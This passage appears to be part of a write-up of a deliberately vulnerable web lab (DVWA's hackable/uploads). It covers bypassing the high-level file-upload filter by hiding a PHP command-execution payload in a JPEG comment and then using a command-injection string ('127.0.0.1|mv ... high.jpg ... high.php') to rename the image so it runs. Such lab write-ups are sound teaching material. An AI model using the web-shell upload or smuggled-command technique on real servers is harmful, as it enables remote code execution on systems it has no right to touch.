and "png". This is a more robust method of checking file extension, as file extension can be manipulated by attackers.






Firstly I need to embed shell command in an image file. For this purpose I'll use the exiftool utility to insert a PHP code injection payload into the comment field of a JPEG image file named "high.jpg". The payload is designed to execute arbitrary commands passed through a GET parameter "cmd" when the image is processed on a server with a PHP interpreter.



The image with the shell code was successfully uploaded but the code does not get executed. I need to rename the file to ".php". To do the renaming I will use command injection

"127.0.0.1|mv ../../hackable/uploads/high.jpg ../../hackable/uploads/high.php"





Then we can proceed to exploit like the above levels

